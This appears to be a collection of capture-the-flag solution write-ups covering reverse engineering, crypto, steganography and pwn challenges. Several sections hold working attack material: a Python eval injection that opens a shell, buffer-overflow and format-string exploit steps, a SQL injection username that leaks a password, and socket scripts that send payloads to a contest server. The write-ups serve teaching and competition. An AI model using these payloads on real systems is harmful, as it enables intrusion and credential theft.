NUM = 3864 / 92 = 42
```

The next line basically does the same thing (concatenate and find variables of a certain name), which eventually evaluates to the variable `A59CAT0`. Remember, `A59CAT0` was set to `CAT3864`, which equals `CAT2 / NUM`, so ultimately, the method `CAT` returns

```
672 / 42 = 16
```

This is returned to the third if statement, which checks:

```
if ( TABLES.CAT(P.get(2)) == 16 )
```

which returns true. So,

```
P.get(2) = 42
```

Now, when the correct three numbers are entered, the method `CHECKIN` returns true. The boolean `LOCK` is then set to true, leading to the message confirming the correct entry of numbers and revealing the flag, which is the concatenation of the three numbers in order:

```
2313842
```

```
KTHXBYE.
```

Keith and Dawg 5 Solution

By: Jason Yang

Flag: JOHN HERSCHEL GLENN JR

Introduction

This program is a GPU based parallel processing program using OpenCL and Java bindings using LWJGL 2[1]. In essence, the program reads a string (the input password), and sends the entire string, as an array of integers, to the GPU. The GPU then takes each integer (representing a character), performs operations on it as outlined in the kernel program, and outputs an integer. After every instance of the kernel finishes executing, the output integer array is then retrieved from memory, converted back into a string, and compared against the key. The correct flag, when inputted, will match the key and a success message is displayed.

Details

Luckily for you, the source is provided (you're welcome). Some helpful debugging stuff is also occasionally outputted by the program for you (you're welcome again).

We begin by initializing the program and calling the `run()` function. `run()` calls the `initializeCL()` function, which initializes the OpenCL context necessary for running the program, such as choosing the GPU platform and device to run (that's basically it). The program loops through the available platforms and prompts for an integer, and does the same for available devices. Most computers have only one GPU, so entering `0` when prompted should suffice (or it'll cause your computer to crash and restart :((( ).

Next, `loadPass()` is called, which simply loads numbers from a file, `pass.key` into the global variable `array`. Returning to `run()`, the next thing it does is to compile the kernel, found in `kernel.cl`. Compiling and creating the kernel is done through `clCreateProgramWithSource()`, `clBuildProgram()`, and `clCreateKernel()`. Moving on, the integer `size` is essentially the number of kernels to run simultaneously (this is parallel processing after all), and is equal to the number of characters in the string to be checked against.

The user is now prompted for the password. Pretty simple.

Arrays of integers (well technically they're float arrays, but they store integers and it doesn't really matter that much) are created for two sets of data: the password the user inputs and the numbers read from `pass.key`. For the input password, each character is cast to an integer. For the array of numbers, the float array just stores that number.

Next up, these newly created arrays are stored into locations in memory; the actual location of the memory, such as a dGPU's VRAM or system memory depends on the OpenCL context and the platform/device specified (see above). The assignment and allocation of memory for GPUs is very complicated; basically, buffers are magic. `clCreateBuffer()` creates the buffer, with context, certain read/write properties, and of course the actual data to put in the buffer, which is the array we created. This is done for both the input password and the array of numbers from `pass.key`. In addition, a buffer called `resultMemory` is also created, which is where the output from the kernels will be stored.

The `kernel.setArg()` function sets the arguments for the kernel. In essence, the kernel is a single function written in OpenCl C (which is based on C) and is executed by the GPU. This kernel function takes four arguments in, and the `kernel.setArg()` function called CPU-side instructs the GPU on where to look for each argument.

It's time for some basic GPU stuff. A work item is basically an instance of the kernel. Work items are run simultaneously. A work group of work items can contain N dimensions (like an array). Because the string we're checking is linear, we only need a single dimension, so the work group is 1 by `size`, which is the length of the string to be checked against (see above). A buffer of size 1 is created, and `size` is put into the buffer, representing a 1 by `size` work group.

Time to run the program GPU-side. `clEnqueueNDRangeKernel()` is called, which runs the N-dimensional (in this case one dimensional) kernel.

Moving over to the GPU now[2]. The kernel function is declared with `kernel void ctf()`, with arguments of the array constructed from the input password (`a`), the array from the bunch of numbers (`b`), the result `arrayresult`, and the size of the array (equal to the size of the work group, and the length of the string to be checked against). First, the index of the work-item must be obtained to get actual numbers from the arrays. This is done with `get_global_id()` into the integer `itemId`.

Now for the fun part (hope you paid attention in math class). A `float4` is a 4-component vector of floats (vectors are very common in GPU side programs, like in graphics). Such a vector has components `w`, `x`, `y`, and `z`. Two `float4`'s are created, `p` and `q`, and are defined as follows:

```
p = <4, 0, a, 3 >
q = <8, b, -6, 7 >
```

where `a` and `b` are `a[itemId]` and `b[itemId]`, respectively.

Next, two `float8`'s are created. Like you may have guessed, this is an 8-component vector of floats. Now for some swizzling (yes that's what it's called). OpenCL C has an interesting and extremely useful function called swizzling where:

```
float4 A = B.wxyz;
```

is the same as:

```
float4 A = (float4)(B.x, B.y, B.z, B.w);
```

or in pseudocode:

```
A = < B.x, B.y, B.z, B.w >
```

This can be used for vectors of any size, and the order of the components can be switched around. So:

```
m = p.xwxyzyzy
  = < p.x, p.w, p.x, p.y, p.z, p.y, p.z, p.y >
  = <4, 3, 4, 0, a, 0, a, 0 >

n = q.zyzwxyzw
  = < q.z, q.y, q.z, q.w, q.x, q.y, q.z, q.w >
  = <-6, b, -6, 7, 8, b, -6, 7 >
```

Another handy function of OpenCL C is that `A.even` takes the even components of the vector, that is, the 0th, 2nd, 4th, 6th, etc. components, and that `A.odd` takes the odd components of the vector, that is, the 1st, 3rd, 5th, 7th, etc. components. Furthermore, `A.lo` takes the lower half of a vector, in this case components 0 through 3, and `A.hi` takes the upper half of a vector, in this case components 4 through 7 (it's an 8-component vector).

The line:

```
float s = dot(m.even, n.lo);
```

takes the dot product of the vectors `m.even` and `n.lo`:

```
s = < 4, 4, a, a > · < -6, b, -6, 7 >
  = 4 * -6 + 4 * b + a * -6 + a * 7
  = a + 4b - 24
```

The line:

```
float t = dot(m.odd, n.hi);
```

Takes the dot product of the vectors `m.odd` and `n.hi`:

```
t = < 3, 0, 0, 0 > · < 8, b, -6, 7 >
  = 3 * 8 + 0 * b + 0 * -6 + 0 * 7
  = 24
```

Now, the output is calculated as:

```
result = s + t
       = a + 4b - 24 + 24
       = a + 4b
```

and this number is put into the array `result`. In essence, this program, when simplified, takes the number of the character inputted and adds 4 times the number from `pass.key`. Whew.

Back to the Java program. After the GPU finishes, the results from the program are read into a `FloatBuffer` through `clEnqueueReadBuffer()`. The numbers from the `FloatBuffer` are then cast back to a string, concatenated, and the resulting string compared against the string `check`. If they are the same, then good job!

Now, to solve the problem, this is probably the most efficient way.

First, inkernel.cl, replace

```
result[itemId] = s + t;
```

with

```
result[itemId] = a[itemId] - 4 * b[itemId];
```

which will reverse the expression `a + 4b` the we found earlier. On the Java side of things, add a

```
System.out.println(s);
```

after the string `s` is concatenated from the numbers in `resultBuff`. Now, run the program, and enter as the password when prompted:

```
NgLn TQvscdUp@k\e^n(Jb
```

which is the string `check`, with a missing backslash since in the string the `\\` is the escape sequence for a single backslash.

If all goes well, the program well output the flag:

`JOHN HERSCHEL GLENN JR`

Done!

> [1]. The source code does not come packaged with LWJGL 2, so in order to run the program, LWJGL 2 can be downloaded here: http://legacy.lwjgl.org/. For ease of use and understanding, LWJGL 2 is used rather than the more recent LWJGL 3. LWJGL 2 is Copyright (c) 2002-2008 Lightweight Java Game Library Project. ↩

> [2]. If you're really struggling, the OpenCL 1.0 specification can be found here: https://www.khronos.org/registry/OpenCL/specs/opencl-1.0.pdf. ↩

```
from hashlib import *
from base64 import *
import sys
import signal




#hint: flag only contains capital letters and numbers and no special characters
character = "ABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789"
flag_size = 6
possible_flag = [0] * flag_size

base64 = b'NGY3OTgwN2E3YzQ3ZjY5N2JkNWYwNmJlZWY5NTVjZmRmNGZkYWVmOGFkZThlZGY3MDc4NThmZTQ
yOTRkNzgwZDY5ZDRkNmE4OTdkODU5OGNlMzE0MmQyMDc2NDBjYTUxZDgyMTVkMGQ2YzY5Mzg3M2ZkMzJjMWY2Z
TQ2ODc1MDAyN2I1ZGIzNGI3ZDljZTBhNzk3NTNlY2M3M2RhNjY0YTk5NTg4OWUwZDM2ZGI0YmZjNjhkZjlmYzh
kYTNkMzY5YjI2NmU2MTdhNjE1OGQxNmNjYWQ0MTg5ZjBhM2RjYWU2MmQ5YjEwM2I1MGIwZDQzMzdjOTYxNjM0N
zFiNDIzZmMyOGYzY2RhMjk0MTdiNzI4MGViOTMyMTQ5MjA3NWM1ODkwZGMwMzM0NzFjZjkxNzgxYTA3MDAxY2V
hNjY5NmIzMmNkZjU2YjIxMjliYzc2YTgzMjE4YmVlNTJjODMwYThiZmMwOWVjNTVhZTM3MjExMGMwY2M4OTUwZ
WY1NzdkMzJlZDIxMWQ0MDMwN2MzZmQ2Njg0MTEzMzQxZTYwM2M='
m = b64decode(base64)

flag_hash = {
    "md5": m[0:32],
    "sha1": m[32:32 + 40],
    "sha224": m[32 + 40:32 + 40 + 56],
    "sha256": m[32 + 40 + 56:32 + 40 + 56 + 64],
    "sha384": m[32 + 40 + 56 + 64:32 + 40 + 56 + 64 + 96],
    "sha512": m[32 + 40 + 56 + 64 + 96:32 + 40 + 56 + 64 + 96 + 128]
             }


print(b'md5: ' + flag_hash["md5"])
print(b'sha1: ' + flag_hash["sha1"])
print(b'sha224: ' + flag_hash["sha224"])
print(b'sha256: ' + flag_hash["sha256"])
print(b'sha384: ' + flag_hash["sha384"])
print(b'sha512: ' + flag_hash["sha512"])



def permute_(size):
    if size == -1:
        a = ''.join(possible_flag)
        print(a)
        if md5(a.encode()).hexdigest().encode() == flag_hash["md5"]:
            print(b"flag: " + b64encode(a.encode()))
            exit(0)
    else:
        for x in range(0, len(character), 1):
            possible_flag[size] = character[x]
            permute_(size - 1)
```

```
def permute():
    permute_(flag_size - 1)

permute()
```

```
import javax.crypto.Cipher;
import javax.crypto.SecretKey;
import javax.crypto.spec.IvParameterSpec;
import javax.crypto.spec.SecretKeySpec;
import java.util.Base64;

public class Solution {

    public static String bytes_to_string(byte[] bytes)
    {
        String text = "";
        for (byte b : bytes)
        {
            text += b;

        }
        return text;
    }

    public static byte[] string_to_bytes(String string)
    {

        return null;
    }

    public static void main(String[] args)
    {
        byte[] encrypted = {-93, 35, 23, 82, -4, 57, -128, 83, -95, -60, -100, 73, 40,
 -86, 7, 73, -101, 3, 118, -66, -104, 69, 121, 76, 1, -124, -124, -1, -64, 29, 28, 43,
 2, -25, 54, 52, -79, -62, 11, -43, 52, -72, -117, -25, -103, -55, 75, -97};
        byte[] iv = {10, -73, -33, -65, 87, 87, -121, -41, -16, 89, 12, 31, 7, 82, -43
, -100};
        byte[] bkey = Base64.getDecoder().decode("/Vl4PKzS9d+Vm/0eePmaYw==");
        SecretKey key = new SecretKeySpec(bkey, 0, bkey.length, "AES");

        try
        {
            Cipher aes_cbc_pkcs5 = Cipher.getInstance("AES/CBC/PKCS5Padding");
            aes_cbc_pkcs5.init(Cipher.DECRYPT_MODE, key, new IvParameterSpec(iv));

            System.out.println(new String(aes_cbc_pkcs5.doFinal(encrypted)));
        }
        catch (Exception e)
        {
            e.printStackTrace();
        }
    }
}
```

```
import sys

#flag: odejhsjkf_q_yuiwahekjgo_piqiuerifwg_ashjdfjaiu_weyg

class lost_keith_node:
    def __init__(self, value):
        #self.unknown1  57005
        self.left = None
        # self.unknown2  48879
        # self.unknown3  4
        # self.unknown4  47789
        self.right = None
        # self.unknown5  61453
        self.value = value
        #self.unknown6 375

class lost_keith_tree:
    def __init__(self):
        self.instruction = '726626726672666626726667627266662672666672666272662622762
272662622762667626272666627' \
                           '626726626272666726672666672666626726662772662622762227266
627622726666276262272667622 6' \
                           '726666272666227626726662726626227266262762726667266662672
626726662272666626726626272 6' \
                           '666276262272662622762672667626672666627'

        self.data = "o4zs7eh83wydagkijvqux_fr9lbp2"
        self.root = None

        self.i = list()

        temp = ''
        for x in range(len(self.instruction)):
            temp += self.instruction[x]
            if self.instruction[x] == '7':
                self.i.append(temp)
                temp = ''

        for x in range(len(self.data)):
            self.root = self.retrieve(self.root, self.data[x])

    def retrieve(self, node, m):
        if node is not None:
            if node.value >= m:
                node.left = self.retrieve(node.left, m)
                return node
            else:
                node.right = self.retrieve(node.right, m)
                return node
        else:
            node = lost_keith_node(0)
```

```
            node.left = None
            node.right = None
            node.value = m

            return node

    def solve(self):
        print(self.i)
        sys.stdout.write("\nflag: ")
        for x in range(len(self.i)):
            current_node = self.root
            for y in range(len(self.i[x])):
                if self.i[x][y] == '7':
                    sys.stdout.write("%c" % current_node.value)
                    current_node = self.root
                elif self.i[x][y] == '6':
                    current_node = current_node.right
                elif self.i[x][y] == '2':
                    current_node = current_node.left
                else:
                    print('error')

tree = lost_keith_tree()
tree.solve()
```

```
#include <vector>
#include <iostream>

#include "blowfish.h"
#include "filters.h"
#include "eax.h"

#pragma comment (lib, "cryptlib")

using namespace CryptoPP;

int main()
{
    //bp for these
    std::vector<uint8_t> key = {
        0xD8, 0xF9, 0x7D, 0x3A,
        0x78, 0x4E, 0x09, 0xE0,
        0xFA, 0x1A, 0xD5, 0x79,
        0x22, 0x12, 0x6A, 0x87 };

    std::vector<uint8_t> iv = {
        0x48, 0x2D, 0x60, 0x0D,
        0x60, 0x61, 0x63, 0x6C };

    std::vector<char> encoded = { -107, 28, -36, -53, 35, 49, -80, 13, -20, -04, -87,
39, -93, -122, 39, 20, -86, 95, 125, 76, -46, 21, 55, -47, -02, -94, 73, 21, 109, -69,
 16, -96 };

    //solution
    std::string encoded_string(encoded.begin(), encoded.end());
    std::string decrypted_string = "";

    EAX<Blowfish>::Decryption decryption;
    decryption.SetKeyWithIV(key.data(), key.size(), iv.data());

    StringSource ss(encoded_string, true, new AuthenticatedDecryptionFilter(decryption
, new StringSink(decrypted_string)));

    //prints "keiths_lit_fish_13FA3BFE"
    std::cout << decrypted_string << std::endl;

    return 0;
}
```

This problem went under a number of revisions before arriving in it's current state. I was the first create the idea of the problem, and used the RGB values (0,0,0), (1,0,0), (0,1,0), and (0,0,1) as the only fill colors. However, Ezra said that you could still see it on the right computer (even though I doubted that), and made his own version.

I dunno, his looks easier to me. Whatever.

The way you solve the problem remains unchanged, though: you only have to use a bucketfill tool (like from Paint) to fill in the regions, and as long as you choose distinct enough colors, you should be able to find the flag pretty easily - HHA8.


Keith and Dawg 1 Solution

By: Jason Yang

FLAG: D(oil)>D(water)


The image file appears to be completely blank, but a quick hexdump (or even just looking at the file size) reveals there is clearly some image data. (You can also easily examine the RGBA values per pixel, but that may be overkill for such a simple problem)

Using GIMP (or your favorite image editor, or write a simple program), you can set the alpha value to 1 for each pixel. The easiest way to do this is to edit the curves for the image (in my opinion; I like curves).



Now there is a blue-green cloud pattern, but still no flag. However, you may astutely realize that the red channel is conspicuously absent. (If you did examine individual RGBA values, it might come in handy at this point, as some pixels have non-zero red values)

Adjusting the red curve to set everything over a value of about 8 to r=255 reveals the flag:



Of course, the whole problem can also easily be done programmatically (in pseudocode):

```
Pixel[] pixels = readImage();
for (Pixel p : pixels){
     p.alpha = 1;
     if (p.red != 0)
          p.red = 1;
}
exportImage(pixels);
```

An Intense Rivalry

By Uday Shankar

A quick google search for the name “Flimnap” brings up a character from Gulliver’s Travels. Specifically, Flimnap is the treasurer of the nation of Lilliput. The nation of Lilliput is always in argument with the nation of Blefuscu over trivial things, one example being which end a soft-boiled egg should be opened from. Lilliput believes that they should be opened from the smaller end, while Blefuscu believes they should be opened from the bigger end. This is actually the etymology of the terms “little-endian” and “big-endian” in computer science. Big-endianness is the practice of placing the bytes in a multi-byte data type in order of decreasing significance, while little-endianness does the opposite. For example, if we write the budget $36,223 in hexadecimal, we get 0x8D7F. On a big endian computer, this would be represented with the bytes 0x00008D7F (the zeroes are because a word on a 32-bit computer is 32 bits wide). However, on a little-endian computer, this becomes 0x7F8D0000 - the bytes are stored from least to most significant. Flimnap, being a Lilliputian, will obviously have a little-endian computer, so the budget will have the representation 0x7F8D0000 on his computer. 4chan is Flimnap’s foremost enemy, so there’s a good chance she’s from Blefuscu and therefore uses a big-endian computer. When she hacks Flimnap, her computer interprets the bytes 0x7F8D0000 as being big-endian, which leads to a decimal representation of $2,139,947,008.

Flag: 2139947008

Easy Stegosaurus was supposed to be pretty self-evident and easy to figure out. There were a few clues that I left in the problem - such as the name of the evil organization, ZORE. That should remind you of the XOR operation, if you know it.

(if you don't know the XOR operation, it takes in two values, returns "true" if they're different, and "false" if they're the same)

Regardless, in my naivete, I assumed that, given two images, the first and most logical thing to do would be to go through the image and identify all pixels that aren't the same. If you turn all pixels that are the same white, and all pixels that aren't black, then you'll very quickly get the flag: *sammyshoulddomorework*

If you solved Easy Stego the intended way, then you should be expecting something to do with comparing the individual pixels with their counterparts.

That is good.

Now, Hard Stego is a little bit more involved that Easy Stego. In Hard Stego, every pixel is shifted by some small increment of RGB, like [0,4,0], [0,6,8], or [1,1,5].

Let's say you've gotten this far, and have gotten all off these change arrays. Now, you have to figure out how I used this information to encode data into the image.

The correct thing to think of would be ASCII values.

See, if you convert the RGB arrays straight into integers (like [1,2,1] -> 121), then you'll get a lot of integers less than 128. Personally, for CTFs, I think that it's never a bad idea to try converting smaller integers into characters via ASCII - it takes about 2 seconds, so even if it's useless you haven't wasted much time.

Some of your numbers will be negative - if you're stuck on that, put yourself in my shoes. Let's the Doge's eyes have a pixel with the value [255,255,255]. Now, I have to encode the "space" character (#40) into that pixel. What do I do? I can't make the Green of the pixel go to 259 - instead, I'll just have it wrap around. Now, in the edited picture, you'll be seeing a pixel with RGB value [255,4,255], so when you subtract you'll get [0,-251,0]. Therefore, you should just add 256 to any negative integers you get.

By: Ezra Edelman

In python 2.7, which the program is written for (seen by the lack of parenthesis around for the print statements) input() is easily exploited. Input() is actually the exact same as eval(raw_input()), (where raw_input() converts your input to a string), so we can just put in thisisthepassword as our input.

El Clasico

By Uday Shankar

This is a simple buffer overflow problem. There is a blatant vulnerability in the program, where it uses the gets() function to read the input. This function keeps on reading and writing to the given buffer until it encounters a newline. You can write far past the end of the buffer as long as you do not enter a newline. The buffer is located on the stack, a memory region that also contains sensitive information, such as return addresses. By overwriting the return address of the isCool function, we can jump to any point in the code. Notably, we can skip the code corresponding to the if statement and go straight to the code that spawns a shell. We generate the input required to exploit the overflow by loading the binary in gdb and locating the distance between the return address and the start of the buffer on the stack. Although the absolute locations of items on the stack change from run to run, distances such as these are baked into the binary at compile-time, and thus remain constant. From here, we need to pad the buffer with some useless data, followed by the desired return address. When gets reads the input, it will write the useless data, and write the desired return address over the old return address. Once the function returns, it will go straight to the part of the code that spawns the shell, and from there, it is easy to get the flag.

Flag: one_of_these_pops_up_everytiem

By Ezra Edelman

In python 2.7, which the program is written for (seen by the lack of parenthesis around for the print statements) `input()` is easily exploited. The way `input()` works is it evaluate the user's input as a statement in python. To find the file name input `eval(compile('import os;os.system(\"ls\")', '<string>', 'exec'))` into the terminal. Then enter `eval(compile('import os;os.system(\"cat flagfilename1345\")', '<string>', 'exec'))`

The reason this works is that you are creating a python code object with `compile()`, then running the code with `eval()`. I used `compile()` to allow me to run multiple lines of code, which is usually not possible with `eval()`; `exec()` could be used, but does not usually give an output, making things difficult.

Of course, there could be other ways to do this, one being to just input `__import__("os").system("/bin/sh")` so you can get shell.

Python 2.7.13 documentation of input, eval and compile found here:
https://docs.python.org/2/library/functions.html

Never Say Goodbye

By Uday Shankar

This is a format string exploit. The vulnerable line is line 4.

```
printf(str);
```

Since a user-supplied string is given as the first argument to printf, it is interpreted as the format string, so format specifiers (pretty much anything beginning with a % sign) can be used to leak and overwrite arbitrary information in a program. This exploit is covered all over the internet, so I won't go over it here. I highly recommend LiveOverflow's tutorials for this topic.

Once we have an arbitrary read-write through the format string exploit, we can get to work. The key is that the compiler optimizes the second call of printf to a call to puts, because the argument passed is a string literal. This optimization can be detected by disassembling the binary, or just through knowledge about how gcc works. On the first pass, we can overwrite the GOT entry for puts to point back to an appropriate point in our code, e.g. right before the fgets call. This means we can run the vulnerability as many times as we want to. From here, there are many ways to complete the exploit. One example follows.

1. Leak a libc address
2. Compute the appropriate location of system
3. Overwrite the GOT entry for printf to point to system
4. Give “/bin/sh” as input and win

Flag: compiler_optimizations_rekt_me_RIP

Keith and Dawg 6 Solution

by Soumil Mukherjee and Jason Yang

FLAG: 814213eb444efc2eb8116b0f3b224f2c

Keith and Dawg 6 was a problem that was meant to be solved with SQL Injection. However, there were a number of red herrings on the website. For example, the website was susceptible to cross-site-scripting (XSS), although this was not the right approach to solve it. In addition, there were a number of files stored in the database, including three reports on Agent Jakob Degen, stored in shadyjdawg's account, but the files did not contain any hints regarding the password - the only purpose they served was to test the validity of attempted injections.

Unlike most questions involving SQL injection, this problem cannot be solved simply by injecting code into any individual form - each form by itself is escaped and cannot be injected, for the most part. Specifically, the "Login", "Register", and "Change Username" forms are all executed using PHP's prepared statements, which prevents SQL injection. The last form, a search form on the Files page, is slightly different. In particular, it escapes the form input (the search parameters), but, when checking the username, it does not escape injected SQL code. Upon opening the "Files" page, PHP executes the following code to display all files:

```
$query = 'SELECT file FROM files WHERE username = "'.$username . '"';
$result = $dbc->query($query);
```

The PHP code for searching for specific files looks like:

```
$query = 'SELECT file FROM files WHERE file LIKE ? AND username = "'.$username.'"';
$result = $dbc->prepare($query);
$q1 = "%".$_GET["q"]."%";
$result->bind_param("s", $q1);
```

So, the simplest way to inject SQL code into this query is by setting one's username to an SQL query (most likely through the "Change Username" form, unless you happened to guess the PHP code before signing up). The form will submit without any errors, since the form is prepared. Then, upon opening the "Files" page, the injected SQL code works as expected. Although there are many possible usernames that would extract the required information, one example that displays all of shadyjdawg's files, as well as his password, is:

```
shadyjdawg" UNION SELECT password FROM users WHERE username = "shadyjdawg"; --
```

Note that, since MySQL is used for this website, stacked queries do not execute. Also, ensure that there is a space after the -- in the username, since -- only comments the remainder of the line if there is a whitespace character after the --.

Using the above username, the following query would be executed upon loading the "Files" page.

```
SELECT file FROM files WHERE username = "shadyjdawg" UNION SELECT password FROM users
WHERE username = "shadyjdawg"; -- "
```

So, all of shadyjdawg's files would be displayed, followed by shadyjdawg's password ("the flag is: 814213eb444efc2eb8116b0f3b224f2c").

```
import socket
import struct

HOST = "104.131.90.29"
PORT = 8002

def pack(p):
    return struct.pack('<I', p)

payload = b'A'*32 + b'B'*16
payload += pack(0x08048530)

print(payload)

def main():
    sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    sock.connect((HOST, PORT))
    print(sock.recv(1024))
    sock.sendall(b'a\n')
    print(sock.recv(1024))
    sock.sendall(payload + b'\n')
    print(sock.recv(1024))
    print(sock.recv(1024))
    sock.close()

main()

'''
0x7fffffffe510: 0x41414141      0x41414141      0x41414141      0x41414141
0x7fffffffe520: 0x41414141      0x41414141      0x41414141      0x41414141
0x7fffffffe530: 0x42424242      0x42424242      0x43434343      0x43434343
0x7fffffffe540: 0x44444444      0x44444444      0x0040000a      0x00000000
0x7fffffffe510: 0x00000a64      0x00000000      0x00000000      0x00000000
0x7fffffffe520: 0x00000000      0x00000000      0x00000000      0x00000000
0x7fffffffe530: 0x004007b0      0x00000000      0x004005d0      0x00000001
0x7fffffffe540: 0xffffe550      0x00007fff      0x0040079f      0x00000000
'''

'''
Run:
b'AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAABBBBBBBBBBBBBBBB0\x85\x04\x08'
b'Username: '
b'Password: '
b'QJcKxJY6XyapWWRBnwOJQEYzS1BWSpbnnX2HpaPK6Sh1NLrXlbw2eyYo0Sja\n'
b''
'''
```

```
import socket
import struct

HOST = "104.131.90.29"
PORT = 8003

def pack(p):
    return struct.pack('<I', p)

payload = b'\x68'
payload += pack(0x080489FB)
payload += b'\xC3'


def main():
    sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    sock.connect((HOST, PORT))
    sock.sendall(payload + b'\n')
    print(sock.recv(1024))
    print(sock.recv(1024))
    sock.close()

main()

'''
Run:
b'9qCzj0cNsRuwyT6HLIz8RAuBp3NMQ1Bdwm2F2CtquuXea5X0lOWKQ4FeU5fJ\n'
b''
'''
```